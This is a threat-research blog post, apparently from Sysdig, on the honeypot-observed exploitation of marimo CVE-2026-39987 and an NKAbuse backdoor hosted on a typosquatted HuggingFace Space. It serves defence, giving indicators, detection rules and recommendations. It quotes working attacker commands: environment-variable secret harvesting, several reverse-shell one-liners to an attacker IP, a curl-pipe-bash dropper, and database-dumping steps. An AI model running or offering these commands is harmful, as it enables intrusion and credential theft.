


CVE-2026-39987 update: How attackers weaponized marimo to deploy a blockchain botnet via HuggingFace

» sysdig.com/blog/cve-2026-39987-update-how-attackers-weaponized-marimo-to-deploy-a-blockchain-botnet-via-huggingface

Michael Clark

April 15, 2026



Three days after the April 8, 2026, disclosure of a critical pre-authorization remote code execution (RCE) in the [marimo](#) Python notebook platform, the Sysdig Threat Research Team (TRT) observed multiple unique attacks, including a threat actor deploying malware that was hosted on HuggingFace Spaces using a marimo exploit. The malware binary we captured was a previously undocumented variant of [NKAbuse](#), a Go-based backdoor using the NKN blockchain for C2.

In the Sysdig TRT's [previous marimo article](#), we documented a 9-hour 41-minute gap between the publication and active exploitation of [GHSA-2679-6mx9-h9xc](#) (later assigned CVE-2026-39987). After publication, we continued to monitor activity. From April 11 to 14, 2026, 11 unique source IPs across 10 countries generated 662 exploit events, including reverse shell campaigns, credential extraction, DNS exfiltration, lateral movement to PostgreSQL and Redis via leaked credentials, and deployment of a novel malware variant through a typosquatted HuggingFace Space.

Below is an exploration of what we observed, the malware threat actors deployed, indicators of compromise, and recommendations for how defenders should respond.

Timeline

Time (UTC)	Event
April 8, 21:50	Advisory GHSA-2679-6mx9-h9xc published on GitHub
Apr 9, 07:31	First exploitation observed (reported previously)
April 11 to April 14	12 unique source IPs exploit the vulnerability over 4 days, 662 total events
April 12	38.147.173.172 deploys NKAbuse variant via HuggingFace Spaces
April 13	159.100.6.251 achieves lateral movement to PostgreSQL via leaked credentials
April 14	160.30.128.96-100 achieves lateral movement to Redis via leaked credentials

What the Sysdig Threat Research Team observed

From April 11 to 14, we recorded activity ranging from single-command RCE verification to multi-hour interactive sessions with lateral movement, falling into four operational patterns. Let’s analyze each tactic individually.

Credential harvesting

The most common post-exploitation behavior we observed was environment variable extraction:

```
env | grep -iE 'key|secret|token|api|pass|db|mongo|pg|mysql|openai|anthropic'
echo AWS_ACCESS=$AWS_ACCESS_KEY_ID
echo AWS_SECRET=$AWS_SECRET_ACCESS_KEY
echo OPENAI=$OPENAI_API_KEY
echo DB=$DATABASE_URL
```

One operator ([111.90.145.139](#), Malaysia) focused exclusively on cloud credentials across multiple sessions. Another ([92.208.115.60](#), Germany) conducted four separate sessions reading [.env](#) files, [docker-compose.yml](#), and SSH keys. These operators are harvesting credentials for resale or later use, but they were not deploying malware.

The honeypot returned realistic fake credentials, including AWS access keys, a PostgreSQL connection string (`DATABASE_URL=postgresql://USER:PASSWORD@HOST.internal:5432/marimo`), and API keys. One attacker took the bait and logged into Postgres, as we will cover later in the article.

Reverse shell and lateral movement

The most sophisticated operator (`159.100.6.251`, Germany) conducted 195 events over 3+ hours. This operator also attempted 15+ reverse shell techniques before pivoting to database lateral movement:

```
bash -i >& /dev/tcp/159.100.6.251/4444 0>&1
```

When this failed, they escalated through increasingly creative variants:

```
nohup bash -c 'bash -i >& /dev/tcp/159.100.6.251/8888 0>&1' > /dev/null 2>&1 &
```

```
disown /bin/sh -i 5<> /dev/tcp/159.100.6.251/4443 0<&5 1>&5 2>&5
```

```
/bin/sh -i >& /dev/udp/159.100.6.251/443 0>&1
python3 -c "import socket,os,pty; s=socket.socket(); s.connect(('159.100.6.251',80));
os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);
pty.spawn('/bin/bash')"
```

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 159.100.6.251 443 >/tmp/f
```

They cycled through ports 4444, 8888, 4443, 443, and 80, alternating between bash, sh, Python, and netcat, including TCP and UDP variants.

After exhausting reverse shell options, the attacker extracted the `DATABASE_URL` environment variable and connected to the PostgreSQL honeytrap on port 5432:

```
psql -h HOST.internal -U marimo -d marimo
```

Over four sessions and nine queries in five minutes, they enumerated the database:

```
\dn          -- List schemas
\dT          -- List types
\dT          -- List tables
SELECT version() -- PostgreSQL version
SELECT current_database()
SELECT * FROM pg_catalog.pg_tables LIMIT 5
SHOW ALL      -- All configuration parameters
```

This is textbook lateral movement: when direct remote access fails, pivot to connected services using credentials present in the environment. Moving from reverse shells to database enumeration within the same session suggests an experienced operator with a structured playbook.

PostgreSQL wasn't the only lateral movement made by attackers; they also hit a Redis instance.

Another attacker (**160.30.128.96-100**, Hong Kong) over five parallel connections and ~70 iterations each across all 16 Redis databases, systematically enumerated and dumped every key:

```
AUTH <password>          -- Authenticate (from .env credentials)
CLIENT SETINFO LIB-NAME   -- Identify as redis-py
CLIENT SETINFO LIB-VER    -- Library version fingerprint
SELECT 0                  -- Switch to database 0
DBSIZE                    -- Count keys in database
SCAN 0 COUNT 100          -- Enumerate all keys
TYPE celery-task-meta-abc123 -- Check key type (string)
GET celery-task-meta-abc123 -- Read Celery task result
TYPE celery-task-meta-def456
GET celery-task-meta-def456 -- Read Celery task result
TYPE session:admin:550e8400
GET session:admin:550e8400  -- Read admin session token
TYPE session:api_user:6ba7b810
GET session:api_user:6ba7b810 -- Read API user session
TYPE flow:550e8400:cache
GET flow:550e8400:cache    -- Read notebook flow cache
SELECT 1                  -- Repeat for database 1
...                       -- Through SELECT 15
```

Each IP ran the same cycle 6-20 times, scanning all 16 databases (SELECT 0 through SELECT 15). They used CLIENT SETINFO to identify as a standard redis-py client consistent with a Python-based exfiltration tool. The password came from the marimo **.env** file, extracted during the earlier WebSocket terminal exploitation.

DNS exfiltration

One operator (**203.10.98.186**, Australia/AARNET) used DNS-based out-of-band confirmation:

```
ping bskke4.dnslog.cn
```

DNSLog provides unique subdomains that log DNS queries, allowing RCE confirmation without a direct callback. This technique is common when firewalls block outbound connections but allow DNS resolution. The operator maintained a two-hour session, suggesting manual interaction.

NKAbuse deployment via HuggingFace Spaces

The most significant finding came from (**38.147.173.172**, Hong Kong), which ran the following command:

```
curl -fsSL https://vscode-modetx.hf.space/install-linux.sh | bash
```

The attacker made three attempts, then returned 20 minutes later to check execution – the behavior of an operator deploying a pre-staged implant, not conducting reconnaissance.

The HuggingFace delivery chain

The dropper URL points to a [HuggingFace Space](#) named `vscode-modetx`, a deliberate typosquat of "VS Code". The binary it delivers is named `kagent`, also the name of a legitimate Kubernetes AI agent tool (github.com/kagent-dev/kagent). Both names may blend into developer environments where marimo would be deployed. The Space itself is used purely as static file hosting, with no machine learning (ML) model involved.

The malware dropper

The dropper (`install-linux.sh`, SHA256:

`25e4b2c4bb37f125b693a9c57b0e743eab2a3d98234f7519cd389e788252fd13`) implements cross-platform installation:

1. **Download fallback:** `curl` → `wget` → `fetch`
2. **Process cleanup:** Kills existing `kagent` instances
3. **Persistence** (three methods, tried in order):
 - systemd user service (`~/.config/systemd/user/kagent.service`)
 - Crontab (`@reboot cd $HOME/.kagent && $HOME/.kagent/kagent >/dev/null 2>&1`)
 - macOS LaunchAgent (`~/Library/LaunchAgents/com.kagent.plist`)
4. **Silent operation:** Output redirected to `~/.kagent/install.log`

The script supports both Linux and macOS, which is notable given that marimo is primarily used on developer workstations.

The kagent payload binary

The payload (`kagent`) is a stripped Go ELF binary packed with UPX (4.3 MB → 15.5 MB).

Unpacked strings identify it as an NKAbuse variant:

```
nkn-rat-agent
NKN RAT Agent
[Agent] Heartbeat sent: uptime=%ds, cpu=%.1f%%, mem=%.1f%%, disk=%.1f%%
Shell output sent successfully
Received uninstall request, preparing graceful shutdown...
Agent binary deleted successfully
```

The binary references NKN Client Protocol, WebRTC/ICE/STUN for NAT traversal, proxy management, and structured command handling - matching the NKAbuse family [initially documented by Kaspersky in December 2023](#).

Property	Value
----------	-------

SHA256 (UPX packed)	27c62a041cc3c88df60dfceb50aa5f2217e1ac2ef9e796d7369e9e1be52ebb64
SHA256 (unpacked)	f2960805f89990cb28898e892bbdc5a2f86b6089c68f4ab7f2f5e456a8d0c21d
SHA1 (packed)	049c35fa746a8b86c100bf6b348ef6163b215898
MD5 (packed)	bdc b5867f73beae89c3fce46ad5185be
File type	ELF 64-bit LSB executable, x86-64, Go, statically linked, stripped
Packing	UPX (4.3 MB packed, 15.5 MB unpacked)

NKAbuse variant comparison

Compared to the original NKAbuse, this variant represents a significant shift:

Aspect	Original NKAbuse (2023)	This variant (2026)
Target	Linux desktops (with IoT capability)	AI/ML developer workstations
Initial access	CVE-2017-5638 (Apache Struts) – using a 6-year-old vulnerability	CVE-2026-39987 (marimo pre-auth RCE) – exploiting a brand new vulnerability
Distribution	Direct exploitation	HuggingFace Spaces typosquatting
Binary name	nkabuse	kagent (mimics legitimate K8s tool)
C2 protocol	NKN blockchain	NKN blockchain (unchanged)

Developer workstations running notebook platforms are high-value targets: cloud credentials, SSH keys, API tokens, and internal network access. An implant on a data scientist's workstation is more valuable than one on a general-purpose server.

Malware hosted in HuggingFace

The `hf.space` domain has a clean reputation (0 malicious across 16 reputation sources at time of analysis), and the Space remained live as of April 14, 2026. This fits a broader trend:

- **Bitdefender (January 2026):** Documented an Android RAT distributed through HuggingFace repositories, with 6,000+ variant commits
- **Lasso Security (November 2023):** Identified over 1,600 malicious HuggingFace API tokens exposed in code repositories
- **JFrog:** Found 100+ malicious ML models with silent backdoors on HuggingFace

What distinguishes this case is its simplicity. Previous HuggingFace abuse focused on poisoned ML models or backdoored training pipelines. Here, the Space serves as static file hosting only. Existing model scanning tools would not catch this pattern because they are looking for models.

What this means for defenders

- **Exploitation timelines continue to collapse.** The advisory-to-exploit gap was 9 hours 41 minutes. By day three, 11 IPs had weaponized the vulnerability. Niche software with 20,000 GitHub stars is not exempt from extensive and persistent vulnerability exploitation.
- **AI/ML infrastructure is a preferred initial access vector.** Deploying NKAbuse through a marimo exploit, hosting on HuggingFace, and disguising it as a Kubernetes tool reflects threat actors who understand their targets. The lateral movement to PostgreSQL via leaked credentials shows how quickly attackers pivot from a compromised notebook to connected infrastructure.
- **Trusted platforms are the new staging infrastructure.** HuggingFace Spaces, GitHub releases, PyPI packages, and Docker Hub images all have clean domain reputation by default. Traditional reputation scoring fails when the payload lives on a platform with millions of legitimate users.

Indicators of Compromise

Network indicators

Indicator	Type	Context
<code>https://vscode-modetx.hf.space/</code>	Payload host	HuggingFace Space (typosquats "VS Code")
<code>https://vscode-modetx.hf.space/install-linux.sh</code>	Dropper URL	Shell script with 3-method download fallback

https://vscode-modetx.hf.space/kagent	Binary URL	UPX-packed NKAbuse variant
bskke4.dnslog.cn	DNS oracle	OOB RCE confirmation (used by 203.10.98.186)

File hashes

File	SHA256
kagent (UPX packed)	27c62a041cc3c88df60dfceb50aa5f2217e1ac2ef9e796d7369e9e1be52ebb64
kagent (unpacked)	f2960805f89990cb28898e892bbdc5a2f86b6089c68f4ab7f2f5e456a8d0c21d
install-linux.sh	25e4b2c4bb37f125b693a9c57b0e743eab2a3d98234f7519cd389e788252fd13

Host indicators

Indicator	Location
Binary	\$HOME/.kagent/kagent
PID file	\$HOME/.kagent/kagent.pid
Install log	\$HOME/.kagent/install.log
systemd service	\$HOME/.config/systemd/user/kagent.service
Crontab entry	@reboot cd \$HOME/.kagent && \$HOME/.kagent/kagent >/dev/null 2>&1
macOS LaunchAgent	\$HOME/Library/LaunchAgents/com.kagent.plist
Process name	kagent

Source IPs

IP	Country	Key Behavior
159.100.6.251	Germany (Ultahost VPS)	15+ reverse shell variants, PostgreSQL lateral movement via leaked credentials
111.90.145.139	Malaysia	env grep keys
203.10.98.186	Australia (AARNET)	DNS exfiltration via dnslog.cn, 2-hour session
92.208.115.60	Germany	First exploiter on expanded fleet, 4 separate sessions
38.147.173.172	Hong Kong (LucidaCloud)	NKAbuse deployer via HuggingFace Spaces
185.225.17.176	Romania (MivoCloud)	Python-based dropper attempts
45.147.97.11	France (Serverd)	Filesystem reconnaissance
185.187.207.193	Iraq (Sulaymaniyah)	Basic RCE validation
185.188.61.216	Spain (HostRoyale)	Filesystem browsing, /etc/passwd
120.227.46.184	China (Guangdong)	RCE verification with unique echo token
60.249.14.39	Taiwan	Quick id probe
160.30.128.96-100	Hong Kong (BGPNET)	Redis database dumping

Note: Source IPs may be proxies or VPN endpoints rather than operators' origins.

Runtime detection

Each attack stage maps to existing runtime detection rules that fire without prior knowledge of CVE-2026-39987:

Attack stage	Observed behavior	Sysdig rule
Reverse shell	<code>bash -i >& /dev/tcp/IP/PORT 0>&1</code>	Reverse Shell Detected
Credential theft	<code>cat .env, grep secret</code>	Read sensitive file untrusted, Dump Sensitive Environment Variables
AWS credential access	<code>echo \$AWS_ACCESS_KEY_ID</code>	Find AWS Credentials
Dropper execution	<code>`curl -fsSL https://...hf.space/install-linux.sh bash</code>	Inline Shell Execution by Wget/Curl
Persistence	systemd service creation, crontab modification	Schedule Cron Jobs, Suspicious Cron Job Creation
DNS exfiltration	<code>ping bskke4.dnslog.cn</code>	DNS Lookup for Offensive Security Tool Domain Detected
Malware drop + execution	Binary dropped to /tmp/kagent and executed	Container Drift Detected

Reverse shell detection coverage

We reproduced each observed reverse shell technique in a controlled environment with a Sysdig agent. Sysdig detected every variant using existing rules:

Reverse shell technique	Sysdig rule	Severity
<code>bash -i >& /dev/tcp/IP/PORT 0>&1</code>	Reverse Shell Detected	High
<code>nohup bash -c 'bash -i >& /dev/tcp/IP/PORT 0>&1' > /dev/null 2>&1 & disown</code>	Reverse Shell Detected	High

<code>/bin/sh -i 5<> /dev/tcp/IP/PORT 0<&5 1>&5 2>&5</code>	Reverse Shell Detected	High
<code>python3 -c "import socket,os,pty; s=socket.socket(); s.connect((IP,PORT)); os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2); pty.spawn('/bin/bash')"</code>	Reverse Shell Detected	High
<code>`rm /tmp/f;mkfifo /tmp/f;cat /tmp/f; /bin/sh -i 2>&1;nc IP PORT >/tmp/f`</code>	Reverse Shell Redirects STDIN/STDOUT To Sibling Processes Using Named Pipe	High

Each variant also triggered the supporting rules **Redirect STDOUT/STDIN to Network Connection in Container** (Medium) and **System procs network activity** (Low). The `nohup/disown` wrappers did not evade detection because the rule fires on file descriptor redirection to a network socket, not on the command string.

Detection works at the syscall level. `bash` opening `/dev/tcp/IP/PORT` produces a `connect()` syscall, and redirecting fd 0/1/2 to that socket is visible regardless of shell syntax. Python's `os.dup2()` produces the same pattern. The `mkfifo+nc` variant uses a named pipe, triggering the specialized sibling-process pipe rule.

The Sysdig TRT's recommendations for defenders

- **Update** marimo to version 0.23.0 or later. The vulnerability requires no authentication and is being actively targeted.
- **Hunt** for `~/.kagent/`, `kagent.service` in systemd user directories, and the `kagent` process on any system running marimo.
- **Block** `vscode-modetx.hf.space` at the proxy or DNS level.
- **Rotate** credentials on any publicly accessible marimo instance. Attackers targeted `DATABASE_URL`, AWS keys, and API tokens from environment variables.
- **Monitor** for NKN protocol traffic. The blockchain C2 uses distinctive relay patterns.
- **Audit** HuggingFace Spaces and AI/ML platform dependencies. Restrict access to verified publishers.
- **Deploy** runtime detection for the post-exploitation behaviors listed above. Behavioral detection works regardless of the initial access vector.

Conclusion

Marimo CVE-2026-39987 has moved beyond scanning into active malware deployment. A zero-detection NKAbuse variant, distributed through a typosquatted HuggingFace Space and targeting a niche Python notebook platform, demonstrates that threat actors are targeting AI/ML infrastructure specifically and using trusted platforms for delivery and [blockchain-based C2](#) to evade monitoring. The lateral movement from a compromised notebook to PostgreSQL via leaked environment variables shows that in cloud-native environments, a single compromised container provides a foothold into the broader infrastructure.

Ultimately, signature-based tools cannot catch what they have never seen. Behavioral detection, credential rotation, and an inventory of internet-facing AI/ML tooling are the most effective security controls for defending against threats like those the Sysdig TRT observed in association with CVE-2026-39987.